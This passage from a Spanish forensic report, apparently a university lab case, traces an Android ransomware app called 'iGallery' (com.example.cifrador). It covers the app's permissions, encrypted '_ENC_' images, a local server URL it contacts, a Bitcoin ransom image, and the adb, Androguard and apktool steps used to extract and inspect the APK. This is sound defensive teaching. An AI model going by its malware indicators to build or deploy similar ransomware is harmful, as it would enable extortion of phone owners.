- El permiso "*android.permission.SET\_WALLPAPER*" podría haber sido empleado para modificar el fondo de pantalla del dispositivo móvil.
- El nombre del paquete ("com.example.cifrador") podría dar a entender que dicha aplicación cifrará algún archivo.

## iGallery

 Etiqueta	iGallery
Paquete	com.example.cifrador
Versión	1.0
tipo de aplicacion	Aplicación de usuario
Sideloaded Application	Sí
Instalado por	com.google.android.packageinstaller ( <a href="#">Programa de instalación del paquete</a> )
 Tamaño de la aplicación	4.5 MB
 Tamaño del caché	0 B
Archivo APK extraido	Sí
Verificación de APK exitosa	Sí
Verificacion del esquema APK	2
Mejor certificado encontrado	Cert b4d53fca381e2eddc1246fc61c274a7f2a668a4, valid from 2022-05-20T23:29:52Z to 2022-08-18T23:29:52Z, Subject: C=ES, ST=A Coruña, L=A Coruña, O=UDC, OU=UDC, CN=Alfonso Torralba, Issuer: C=ES, ST=A Coruña, L=A Coruña, O=UDC, OU=UDC, CN=Alfonso Torralba
Permisos para Android	android.permission.READ_EXTERNAL_STORAGE, android.permission.WRITE_EXTERNAL_STORAGE, android.permission.SET_WALLPAPER, android.permission.INTERNET, android.permission.ACCESS_NETWORK_STATE
 Primera instalación	2022-11-21 20:54:22 (UTC+1)
 Última actualización	2022-11-21 20:54:22 (UTC+1)
 Tiempo de uso de la semana pasada	00:01:58
 Tiempo de uso del año pasado	00:11:13

**Fig. C.19.:** Informe MOBILedit - Aplicación iGallery

Se revisan todas las imágenes recuperadas del dispositivo. Se identifican numerosas imágenes que siguen un mismo patrón en su nombre, comienzan con el prefijo "ENC" (figura C.20). La fecha de última modificación de dichos archivos es muy cercana a la fecha de instalación de la aplicación "iGallery" (figura C.19 (página 133)). No se observa ninguna previsualización para dichas imágenes, entendemos que se tratan de las fotos cifradas especificadas en los antecedentes del informe pericial. Se identifica entre las imágenes el mismo código QR que el vinculado a la aplicación "Lector de QR". No se aprecia nada fuera de lugar en el resto de imágenes.

10	<a href="#">_ENC_Letras_MsChris(2).png</a>										
	 <table border="1"> <tbody> <tr> <td>Nombre de archivo</td><td><a href="#">_ENC_Letras_MsChris(2).png</a></td></tr> <tr> <td>Camino</td><td>phone/raw3/Download/Letras_MsChris--Pack #1/Letras_MsChris--Pack #1/_ENC_Letras_MsChris(2).png</td></tr> <tr> <td>Tamaño</td><td>180 KB</td></tr> <tr> <td>Modificado</td><td>2022-11-21 20:56:20 (UTC+1)</td></tr> <tr> <td>Accedido</td><td>2022-11-21 20:56:20 (UTC+1)</td></tr> </tbody> </table>	Nombre de archivo	<a href="#">_ENC_Letras_MsChris(2).png</a>	Camino	phone/raw3/Download/Letras_MsChris--Pack #1/Letras_MsChris--Pack #1/_ENC_Letras_MsChris(2).png	Tamaño	180 KB	Modificado	2022-11-21 20:56:20 (UTC+1)	Accedido	2022-11-21 20:56:20 (UTC+1)
Nombre de archivo	<a href="#">_ENC_Letras_MsChris(2).png</a>										
Camino	phone/raw3/Download/Letras_MsChris--Pack #1/Letras_MsChris--Pack #1/_ENC_Letras_MsChris(2).png										
Tamaño	180 KB										
Modificado	2022-11-21 20:56:20 (UTC+1)										
Accedido	2022-11-21 20:56:20 (UTC+1)										
11	<a href="#">_ENC_Letras_MsChris(21).jpg</a>										
	 <table border="1"> <tbody> <tr> <td>Nombre de archivo</td><td><a href="#">_ENC_Letras_MsChris(21).jpg</a></td></tr> <tr> <td>Camino</td><td>phone/raw3/Download/Letras_MsChris--Pack #1/Letras_MsChris--Pack #1/_ENC_Letras_MsChris(21).jpg</td></tr> <tr> <td>Tamaño</td><td>4.72 MB</td></tr> <tr> <td>Modificado</td><td>2022-11-21 20:56:28 (UTC+1)</td></tr> <tr> <td>Accedido</td><td>2022-11-21 20:56:27 (UTC+1)</td></tr> </tbody> </table>	Nombre de archivo	<a href="#">_ENC_Letras_MsChris(21).jpg</a>	Camino	phone/raw3/Download/Letras_MsChris--Pack #1/Letras_MsChris--Pack #1/_ENC_Letras_MsChris(21).jpg	Tamaño	4.72 MB	Modificado	2022-11-21 20:56:28 (UTC+1)	Accedido	2022-11-21 20:56:27 (UTC+1)
Nombre de archivo	<a href="#">_ENC_Letras_MsChris(21).jpg</a>										
Camino	phone/raw3/Download/Letras_MsChris--Pack #1/Letras_MsChris--Pack #1/_ENC_Letras_MsChris(21).jpg										
Tamaño	4.72 MB										
Modificado	2022-11-21 20:56:28 (UTC+1)										
Accedido	2022-11-21 20:56:27 (UTC+1)										
12	<a href="#">_ENC_Letras_MsChris(22).jpg</a>										
	 <table border="1"> <tbody> <tr> <td>Nombre de archivo</td><td><a href="#">_ENC_Letras_MsChris(22).jpg</a></td></tr> <tr> <td>Camino</td><td>phone/raw3/Download/Letras_MsChris--Pack #1/Letras_MsChris--Pack #1/_ENC_Letras_MsChris(22).jpg</td></tr> <tr> <td>Tamaño</td><td>1.87 MB</td></tr> <tr> <td>Modificado</td><td>2022-11-21 20:56:30 (UTC+1)</td></tr> <tr> <td>Accedido</td><td>2022-11-21 20:56:30 (UTC+1)</td></tr> </tbody> </table>	Nombre de archivo	<a href="#">_ENC_Letras_MsChris(22).jpg</a>	Camino	phone/raw3/Download/Letras_MsChris--Pack #1/Letras_MsChris--Pack #1/_ENC_Letras_MsChris(22).jpg	Tamaño	1.87 MB	Modificado	2022-11-21 20:56:30 (UTC+1)	Accedido	2022-11-21 20:56:30 (UTC+1)
Nombre de archivo	<a href="#">_ENC_Letras_MsChris(22).jpg</a>										
Camino	phone/raw3/Download/Letras_MsChris--Pack #1/Letras_MsChris--Pack #1/_ENC_Letras_MsChris(22).jpg										
Tamaño	1.87 MB										
Modificado	2022-11-21 20:56:30 (UTC+1)										
Accedido	2022-11-21 20:56:30 (UTC+1)										

**Fig. C.20.:** Informe MOBILedit - Imágenes extraídas del dispositivo

No se identifica ningún archivo de audio malicioso. Únicamente se recupera el famoso tono de llamada por defecto de los dispositivos Samsung, "Over\_the\_horizon.mp3". No se ha recuperado ningún archivo de video. No se identifica ningún documento malintencionado entre todos los recuperados (ejemplo de uno de ellos en la figura C.21 (página 134)). Todos ellos concuerdan con los incluidos por defecto en el teléfono.

10	<a href="#">byoddeletepackagenames.txt</a>																
	 <table border="1"> <tbody> <tr> <td>Nombre de archivo</td><td><a href="#">byoddeletepackagenames.txt</a></td></tr> <tr> <td>Camino</td><td>phone/raw0/odm/orc/ERO/etc/byoddeletepackagenames.txt</td></tr> <tr> <td>Tamaño</td><td>78 B</td></tr> <tr> <td>Tipo MIME</td><td>text/plain</td></tr> <tr> <td>Modificado</td><td>2018-09-28 12:31:41 (UTC+2)</td></tr> <tr> <td>Accedido</td><td>2018-09-28 12:31:41 (UTC+2)</td></tr> <tr> <td>SHA-256 hash</td><td>53A65144FC2DE110E1B16169E2937416ADFB4029DDE8C5AADCBFF00E9155905F</td></tr> <tr> <td>Hash MD5</td><td>5D014C7A54D0DB96CE6AB34577B80D4A</td></tr> </tbody> </table>	Nombre de archivo	<a href="#">byoddeletepackagenames.txt</a>	Camino	phone/raw0/odm/orc/ERO/etc/byoddeletepackagenames.txt	Tamaño	78 B	Tipo MIME	text/plain	Modificado	2018-09-28 12:31:41 (UTC+2)	Accedido	2018-09-28 12:31:41 (UTC+2)	SHA-256 hash	53A65144FC2DE110E1B16169E2937416ADFB4029DDE8C5AADCBFF00E9155905F	Hash MD5	5D014C7A54D0DB96CE6AB34577B80D4A
Nombre de archivo	<a href="#">byoddeletepackagenames.txt</a>																
Camino	phone/raw0/odm/orc/ERO/etc/byoddeletepackagenames.txt																
Tamaño	78 B																
Tipo MIME	text/plain																
Modificado	2018-09-28 12:31:41 (UTC+2)																
Accedido	2018-09-28 12:31:41 (UTC+2)																
SHA-256 hash	53A65144FC2DE110E1B16169E2937416ADFB4029DDE8C5AADCBFF00E9155905F																
Hash MD5	5D014C7A54D0DB96CE6AB34577B80D4A																
	<b>Vista previa del documento</b> com.amazon.mShop.android.shopping com.amazon.appmanager com.amazon.appmanager																

**Fig. C.21.:** Informe MOBILedit - Documento extraído del dispositivo

El informe se acompaña finalmente con información acerca de los últimos emparejamientos bluetooth, cookies, ubicaciones GPS, contraseñas, historial de desbloqueo de pantalla, logs del dispositivo y redes wifi vinculadas al dispositivo. Se obviarán dichos aspectos, pues la información proporcionada carece de relevancia. Se incluye también el historial de navegación web del dispositivo móvil, aunque vacío. Podría entenderse que haya sido eliminado previo al análisis del dispositivo.

### Conclusiones de la revisión del informe

Una vez finalizada la revisión del informe pericial generado por la herramienta MOBILedit, se destacan los puntos a continuación mencionados.


- Se identifica un **mensaje** de texto del contacto "Pedro" con un contenido dudoso en el que se indica una **URL**.
- Existe una imagen con un código **QR** que se deberá analizar.
- La aplicación "*Lector de QR*" ha decodificado el código QR anterior.
- Se encuentran numerosas **imágenes**, a priori **cifradas**.
- La aplicación **iGallery** resulta extremadamente sospechosa.
- Se observa una relación, en base a líneas temporales, entre el mensaje de texto recibido (figura C.16 (página 129)), la decodificación del código QR empleando la app correspondiente (figura C.18 (página 131)) y la instalación de la aplicación iGallery (figura C.19 (página 133)). Si atendemos a las fechas específicas en el informe, dichas actividades se han realizado con pocos minutos de diferencia. Se presume que se han realizado las 3 consecutivamente.
- Se deberán tener en cuenta el resto de aspectos analizados además de los previamente expuestos.

### C.2.3 Extracción del APK de la aplicación iGallery

Se procederá a la obtención del APK de la aplicación, a priori malintencionada, identificada durante la revisión del informe pericial, generado por MOBILedit, como "*iGallery*". Revisando los archivos extraídos de la evidencia con la herramienta MOBILedit, concretamente en el directorio descargas (figura C.22 (página 136)), se localiza un APK que podría corresponderse con el *malware*. Observamos que la fecha de modificación del mismo se corresponde con la obtenida en el informe generado con el software MOBILedit. Debido al desconocimiento con respecto a si realmente se trata de la aplicación maliciosa instalada, se procede a la extracción directa de esta última de la evidencia (no obstante, dicho APK sospechoso también será analizado).

Para ello, será necesario el empleo de herramientas adicionales a la ya empleada, dado que MOBILedit no nos permite la obtención de archivos ".apk". Se empleará una máquina virtual con el sistema operativo **Santoku** [San] instalado. Este operativo es de los más conocidos y empleados actualmente para auditar dispositivos móviles. Se trata de una distribución gratuita basada en Linux, desarrollada especialmente para la búsqueda de vulnerabilidades, fallos o cualquier aspecto relacionado con comprometer la privacidad en los dispositivos móviles. Para nuestro caso de estudio, será empleada para la obtención del APK del propio dispositivo infectado y su posterior análisis. Todas las herramientas a continuación empleadas se incluyen por defecto en dicha distribución. Se enumeran a continuación las especificaciones de la máquina virtual.

- Sistema operativo **Santoku Linux (64 bit)** (versión 3.13.0-170-generic).
- **4GB** de memoria RAM.
- Se establece una interfaz de red en modo **Bridge Adapter** para dar acceso de red a la máquina. Este modo hace que la máquina virtual se comporte como una nueva máquina física.
- **No** se establecen **carpetas compartidas** entre la máquina virtual y nuestro equipo.
- Se asocia el dispositivo **USB**, correspondiente al dispositivo móvil a auditar, a la máquina virtual.



**Fig. C.22.:** MOBILedit - APK sospechoso encontrado en el directorio "Download".

Como primer paso debemos iniciar la máquina virtual y conectar el dispositivo móvil mediante un cable USB a nuestro equipo. Para el proceso de obtención del APK aprovecharemos las funcionalidades de la herramienta **ADB**. Ejecutaremos un terminal dentro de la máquina virtual e introduciremos el comando:

```
1 adb devices
```

Observando la figura C.23 (página 137) apreciamos el dispositivo móvil detectado perfectamente por la herramienta. En caso de no reconocimiento del dispositivo, deberemos cerciorarnos de tener activada la opción de desarrollador "*Depuración de USB*" en el mismo. En caso de que en la columna "*attached*" se especifique "*unauthorized*", deberemos realizar los siguientes pasos.

1. Desconectar el dispositivo del equipo.
2. Acceder nuevamente a las opciones de desarrollador del dispositivo. Buscar la opción "*Revocar autoriz. de depuración USB*" y aceptar dicha revocación.
3. Conectar de nuevo el dispositivo al equipo.
4. Cuando el dispositivo nos solicite autorización para vincularse al equipo, aceptarla.

```
santoku@santoku-VirtualBox:~$ adb devices
List of devices attached
dfa39769        device
```

**Fig. C.23.:** Santoku - Dispositivo detectado por ADB

Previo a la obtención del APK se deberá identificar su ruta completa dentro de los directorios del dispositivo. Para ello nos valdremos del nombre de paquete de la aplicación identificado en la figura C.19 (página 133). Se deberá ejecutar el comando siguiente, cuya salida se observa en la imagen C.24 (página 137).

```
1 adb shell pm path com.example.cifrador
```

```
santoku@santoku-VirtualBox:~$ adb shell pm path com.example.cifrador
package:/data/app/com.example.cifrador-7YIF_5nzIjU4IewQAiLyHQ==/base.apk
```

**Fig. C.24.:** Santoku - Identificación directorio completo del APK malicioso

Una vez identificado el directorio completo del APK, procedemos a la exportación del mismo a la máquina virtual Santoku (figura C.25 (página 138)). En nuestro


caso almacenaremos el APK en el escritorio. Para ello introduciremos el siguiente comando. Se nos guardará con el nombre "base.apk" en nuestro caso.

```
1 adb pull <Directorio APK> <Directorio Destino>
```

```
santoku@santoku-VirtualBox:~/Desktop/android-studio/bin$ adb pull /data/app/com.example.cifrador-7YIF_5nzIjU4IewQAIyHQ==/base.apk /home/santoku/Desktop/33 KB/s (4727158 bytes in 138.779s)
```

**Fig. C.25.:** Santoku - Exportación del APK del dispositivo a la máquina virtual

Finalizada con éxito la extracción del APK del dispositivo infectado, se debe verificar la no alteración de la integridad de la evidencia. Para ello, se repetirán los pasos hasta el momento explicados y se verificará que la firma hash de la imagen recién clonada (figura C.26 (página 138)) realmente coincide con la primera. Con ello, se garantiza dicha integridad y podemos continuar con nuestra elaboración de nuestra pericia.



**Fig. C.26.:** MOBILedit - Verificación hash de la nueva imagen extraída de la evidencia

## C.2.4 Auditoría del APK

Se comenzará subiendo dicho APK a VirusTotal [Vir] en busca de alguna posible detección de virus. No se detecta presencia *malware* alguna (figura C.27 (página 139)). El hash SHA256 del APK analizado es **4476b544825ac4c08de7b02af2ca59d3c916c69c068ad857c7886cc18c2059b**. Nuevamente, para asegurar la cadena de custodia.

This is a minimal interface for browsers that do not support full-fledged VirusTotal.

SHA256: 4476b544825ac4c08de7b02af2ca59d3c916c69c068ad857c7886cc18c2059b

Name: -

Detection ratio: 0/76

Security vendor	Result	Update
Paloalto	type-unsupported	20221129
tehtris	type-unsupported	20221129
SentinelOne	type-unsupported	20221003
Trapmine	type-unsupported	20220907
APEX	type-unsupported	20221128
Webroot	type-unsupported	20221129

**Fig. C.27.:** VirusTotal - Análisis APK obtenido con la herramienta "ADB"

Se procede a la realización de una revisión inicial de las diferentes conexiones de red creadas por la aplicación y la conexión existente entre permisos de la misma y las llamadas que solicitan dichos permisos. Para dicha faceta se empleará la herramienta **Androguard**. Se comenzará por el estudio de los permisos (figura C.28 (página 140)). Se ejecutará la siguiente secuencia de comandos en un terminal de la máquina virtual.

```
1 androlyze -s
2
3 ** Se abre un terminal Python ***
4
5 a = apk.APK("base.apk")
6
7 a.get_permissions()
```

```
In [2]: a = apk.APK("base.apk")
In [3]: a.get_permissions()
Out[3]:
['android.permission.READ_EXTERNAL_STORAGE',
 'android.permission.WRITE_EXTERNAL_STORAGE',
 'android.permission.SET_WALLPAPER',
 'android.permission.INTERNET',
 'android.permission.ACCESS_NETWORK_STATE']
```

**Fig. C.28.:** Androlyze - Permisos de la aplicación

Se confirma la concordancia con aquellos recuperados por la herramienta MOBILedit (figura C.19 (página 133)). Se estudiarán las llamadas que solicitan dichos permisos en la aplicación. Se pretende identificar cuáles de estos permisos utiliza realmente la aplicación. Se deberán ejecutar, dentro del mismo terminal Python, los siguientes comandos (figura C.29 (página 141)).

```
1 d=DalvikVMFormat(a.get_dex())
2
3 dx=VMAssessment(d)
4
5 show_Permissions(dx)
```

```

In [2]: d=DalvikVMFormat(a.get_dex())
In [3]: dx=VMAnalysis(d)

In [4]: show_Permissions(dx)
FACTORY_TEST :
R ['Landroid/content/pm/ApplicationInfo;', 'flags', 'I'] (0x8) ---> Lcom/example/cifrador/MainActivity;->checkForDebugging()V
R ['Landroid/content/pm/ApplicationInfo;', 'flags', 'I'] (0x12) ---> Landroidx/emoji2/text/DefaultEmojiCompatConfig$DefaultEmojiCompatConfigFactory;->hasFlagSystem(Landroid/content/pm/ProviderInfo;)Z
R ['Landroid/content/pm/ApplicationInfo;', 'flags', 'I'] (0x1e) ---> Landroidx/constraintlayout/widget/ConstraintLayout;->isRtl()Z
ACCESS_NETWORK_STATE :
1 Landroidx/core/net/ConnectivityManagerCompat;->getNetworkInfoFromBroadcast(Landroid/net/ConnectivityManager; Landroid/content/Intent;)Landroid/net/NetworkInfo; (0x1c) ---> Landroid/net/ConnectivityManager;->getNetworkInfo(I)Landroid/net/NetworkInfo;
1 Landroidx/core/net/ConnectivityManagerCompat;->isActiveNetworkMetered(Landroid/net/ConnectivityManager;)Z (0x16) ---> Landroid/net/ConnectivityManager;->getActiveNetworkInfo()Landroid/net/NetworkInfo;
INTERNET :
1 Lcom/example/cifrador/Sender;->doInBackground([Ljava/lang/String;)Ljava/lang/String; (0x10) ---> Ljava/net/URL;->openConnection()Ljava/net/URLConnection;
1 Lkotlinx/textStreamsKt;->readBytes(Ljava/net/URL;)[B (0xa) ---> Ljava/net/URL;->openStream()Ljava/io/InputStream;
1 Lkotlinx/coroutines/internal/FastServiceLoader;->parse(Ljava/net/URL;)Ljava/util/List; (0xd0) ---> Ljava/net/URL;->openStream()Ljava/io/InputStream;
VIBRATE :
R ['Landroid/app/Notification;', 'defaults', 'I'] (0x118) ---> Landroidx/core/app/NotificationCompatBuilder;-><init>(Landroidx/core/app/NotificationCompat$Builder;)V

```

**Fig. C.29.: Androlyze - Llamadas a permisos de la aplicación**

Analizando la salida del comando observamos que se solicitan casi todos los permisos mostrados en la figura C.24 (página 137). Las excepciones son los permisos "READ\_EXTERNAL\_STORAGE" y "WRITE\_EXTERNAL\_STORAGE". Llaman la atención las llamadas al permiso "INTERNET" por la función "openConnection()". Partimos de la suposición que la aplicación abre conexiones contra servidores externos.

Se comprobarán las comunicaciones de red establecidas por la aplicación (figura C.30 (página 142)). Se deberá introducir los comandos a continuación mostrados en el mismo terminal Python. Llama especialmente la atención la conexión contra la URL "<http://192.168.8.111:8080/CdWAhQhVKkRaLLMqfQ>".

```

1 a, d, dx = AnalyzeAPK("base.apk")
2
3 tainted = dx.tainted_variables.get_strings()
4
5 for i in tainted:
6     if 'http' in i[0].get_info():
7         print i[0].get_info()
8         print i[0].show_paths(d)

```

```

http://schemas.android.com/apk/res/android
R 8 Lpl/droidsonroids/gif/GifTextureView;->init (Landroid/util/AttributeSet; I I)V
R e Lpl/droidsonroids/gif/GifViewUtils$GifImageViewAttributes;->getResourceId (Landroid
    android/util/AttributeSet; Z)I
R 4 Lpl/droidsonroids/gif/GifTextView;->init (Landroid/util/AttributeSet; I I)V
R 6 Lcom/google/android/material/chip/Chip;->validateAttributes (Landroid/util/Attribut
R 0 Landroidx/core/content/pm/ShortcutXmlParser;->getAttributeValue (Lorg/xmlpull/v1/Xm
    ang/String;ILjava/lang/String;
R 0 Landroidx/core/content/res/TypedArrayUtils;->hasAttribute (Lorg/xmlpull/v1/XmlPullP
    ring;)Z
None
https
R 8e Landroidx/core/net/UriCompat;->toSafeString (Landroid/net/Uri;)Ljava/lang/String;
None
http://192.168.8.111:8080/CdWAhQhVKkRaLLMqf0
R 1be Lcom/example/cifrador/MainActivity$KrUhqwUaKqUVUIzdhhNr;->run ()V
None
https://
R 7a Landroidx/core/text/util/LinkifyCompat;->addLinks (Landroid/text/Spannable; I)Z
None
((?:\b|$|^)(?:(:(?:(?i:http|https|rtsp)://(:(?:[:a-zA-Z0-9$\-\_\.\+\!\\*\'\(\)\,\,\;\?\&\=]
    )){1,64}(?::(?:[a-zA-Z0-9$\-\_\.\+\!\\*\'\(\)\,\,\;\?\&\=]|(?:\%[a-fA-F0-9]{2}))){1,25})?
R 1ac Landroidx/core/util/PatternsCompat;-><clinit> ()V
None
http
R 7e Landroidx/core/net/UriCompat;->toSafeString (Landroid/net/Uri;)Ljava/lang/String;
None

```

**Fig. C.30.: Androlyze - Conexiones establecidas por la aplicación**

Se procede a la auditoría del APK de la aplicación "iGallery". Se descomprime el binario con la herramienta "apktool". Se abre un terminal dentro del directorio donde se encuentra almacenado el APK y se ejecuta el comando a continuación mostrado (figura C.31 (página 143)). La finalidad principal de este procedimiento es la de obtener el archivo "AndroidManifest.xml" de la aplicación. Este consiste en un documento XML que hace referencia al contenido del paquete de una aplicación de software y proporciona al instalador datos sobre la ubicación de los componentes de la misma. Dicha ejecución del comando generará en el mismo directorio de la APK una carpeta contenedora de todos aquellos archivos extraídos del APK.

```
1 apktool d base.apk
```

```
santoku@santoku-VirtualBox:~/Desktop$ apktool d base.apk
I: Using Apktool 2.3.4 on base.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
S: WARNING: Could not write to (/home/santoku/.local/share/apktool/framework), using /tmp instead...
S: Please be aware this is a volatile directory and frameworks could go missing, please utilize --framew...
h if the default storage directory is unavailable
I: Loading resource table from file: /tmp/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values /* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

**Fig. C.31.: Apktool - Descompresión del binario**

Se revisa el archivo Manifest (figura C.32 (página 143)). En él se consignan todos los componentes de la aplicación (servicio de etiquetas de servicios, etiquetas de receptores de difusión, proveedor de etiquetas de proveedores de contenidos, etc.).

```
<manifest android:compileSdkVersion="32" android:compileSdkVersionCodename="12" package="com.example.cifrador" platformBuildVersionCode="32"
platformBuildVersionName="12">
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.SET_WALLPAPER"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:debuggable="true"
        android:extractNativeLibs="false" android:fullBackupContent="@xml/backup_rules" android:icon="@mipmap/ic_launcher" android:label="iGallery"
        android:networkSecurityConfig="@xml/network_security_config" android:roundIcon="@mipmap/ic_launcher_round" android:supportsRtl="true"
        android:theme="@style/Theme.Cifrador">
        <activity android:exported="true" android:name="com.example.cifrador.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <activity android:name="com.karumi.dexter.DexterActivity" android:theme="@style/Dexter.Internal.Theme.Transparent"/>
        <provider android:authorities="com.example.cifrador.androidx-startup" android:exported="false" android:name="androidx.startup.InitializationProvider">
            <meta-data android:name="androidx.emoji2.text.EmojiCompatInitializer" android:value="androidx.startup"/>
            <meta-data android:name="androidx.lifecycle.ProcessLifecycleInitializer" android:value="androidx.startup"/>
        </provider>
    </application>
</manifest>
```

**Fig. C.32.: Archivo Manifest del APK**

A continuación se enumeran los diferentes componentes en él. Se especifica únicamente el nombre de cada componente.

- **Activities:**
  - com.example.cifrador.MainActivity
  - com.karumi.dexter.DexterActivity
- **Services:** No se presenta ninguno.
- **Broadcast receivers:** No se presenta ninguno.
- **Content providers:**
  - androidx.startup.InitializationProvider

Llama la atención la actividad "*com.example.cifrador.MainActivity*". Las otras dos son referidas a labores de simplificación de solicitud de permisos ("*Dexter*") y para descubrimiento y llamada a los inicializadores de los componentes de la aplicación ("*InitializationProvider*"). En cuanto al tema de permisos, se observan los mismos que los mostrados previamente y se obtienen las mismas suposiciones. No se aprecia nada anormal en el resto del archivo Manifest.

Revisando el resto de elementos extraídos por la herramienta se observa la imagen de la figura C.33 (página 144). Se ubica en el directorio "*/base/res/drawable*" generado por Apktool. En ella se notifica que las imágenes del dispositivo han sido cifradas y se solicita un rescate en forma de Bitcoin.



**Fig. C.33.:** Imagen obtenida con la herramienta Apktool

Se recupera también un certificado ubicado en el directorio "*/base/res/raw*". Se revisa la información del mismo con la herramienta OpenSSL (figura C.34 (página 145)). Coincide con el indicado en el informe MOBILedit, atendiendo a su identificador. Para obtener información acerca de un certificado contenido en un archivo se emplea el comando siguiente.

```
1 openssl x509 -in cert.crt -noout -text
```

```

Subject: C=ES, ST=A Coru\xC3\x83\xC2\xB1a, L=A Coru\xC3\x83\xC2\xB1a, O=
UDC, OU=UDC, CN=Alfonso Torralba
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
        Public-Key: (2048 bit)
            Modulus:
                00:a1:67:11:e7:91:2b:cf:61:e2:45:72:01:e0:69:
                57:aa:e7:c0:88:33:e5:41:f3:f5:d2:7e:b4:34:47:
                62:48:15:3c:7f:a2:ec:13:68:b8:56:25:7d:20:1c:
                a8:26:d5:18:42:77:dc:98:87:3f:c9:eb:27:20:17:
                88:24:21:59:0a:fb:62:a3:eb:59:38:c3:22:5a:64:
                dd:0e:10:68:6f:68:e6:74:f7:af:84:5b:fd:cf:e4:
                6d:bc:45:1c:b7:82:e5:ef:21:85:ac:43:9e:6b:87:
                f7:06:0f:3d:14:2f:24:e9:7a:89:82:22:c4:f1:98:
                d7:c3:41:68:37:30:e2:5a:d1:15:51:28:75:6a:60:
                da:12:75:31:6a:5f:7c:ea:c2:2f:51:77:f6:6b:7a:
                c2:56:d9:97:0f:f7:2c:4b:b0:f3:63:e2:a8:cd:06:
                7f:41:e1:82:1c:f1:a0:c1:e5:07:53:f2:69:75:fc:
                7c:ce:c2:8f:bc:34:e9:32:9b:c9:0a:db:5d:f8:8d:
                f3:d0:14:19:dd:9e:f2:25:06:36:14:79:97:c4:e6:
                f2:a0:61:f0:1e:8f:b6:cd:15:57:60:6e:6f:5d:08:
                a5:02:7d:30:0b:05:4d:f3:5a:a2:f6:aa:cf:61:95:
                2b:94:b2:ec:71:e4:4c:82:df:f7:b8:59:09:e9:9f:
                73:c3
            Exponent: 65537 (0x10001)
X509v3 extensions:
    X509v3 Subject Key Identifier:
        23:74:6D:F9:9F:4B:BF:DA:40:46:1F:B7:98:6C:94:B0:21:9F:5D:F2
    X509v3 Authority Key Identifier:
        keyid:23:74:6D:F9:9F:4B:BF:DA:40:46:1F:B7:98:6C:94:B0:21:9F:5D:F

```

2

**Fig. C.34.: OpenSSL - Información certificado**

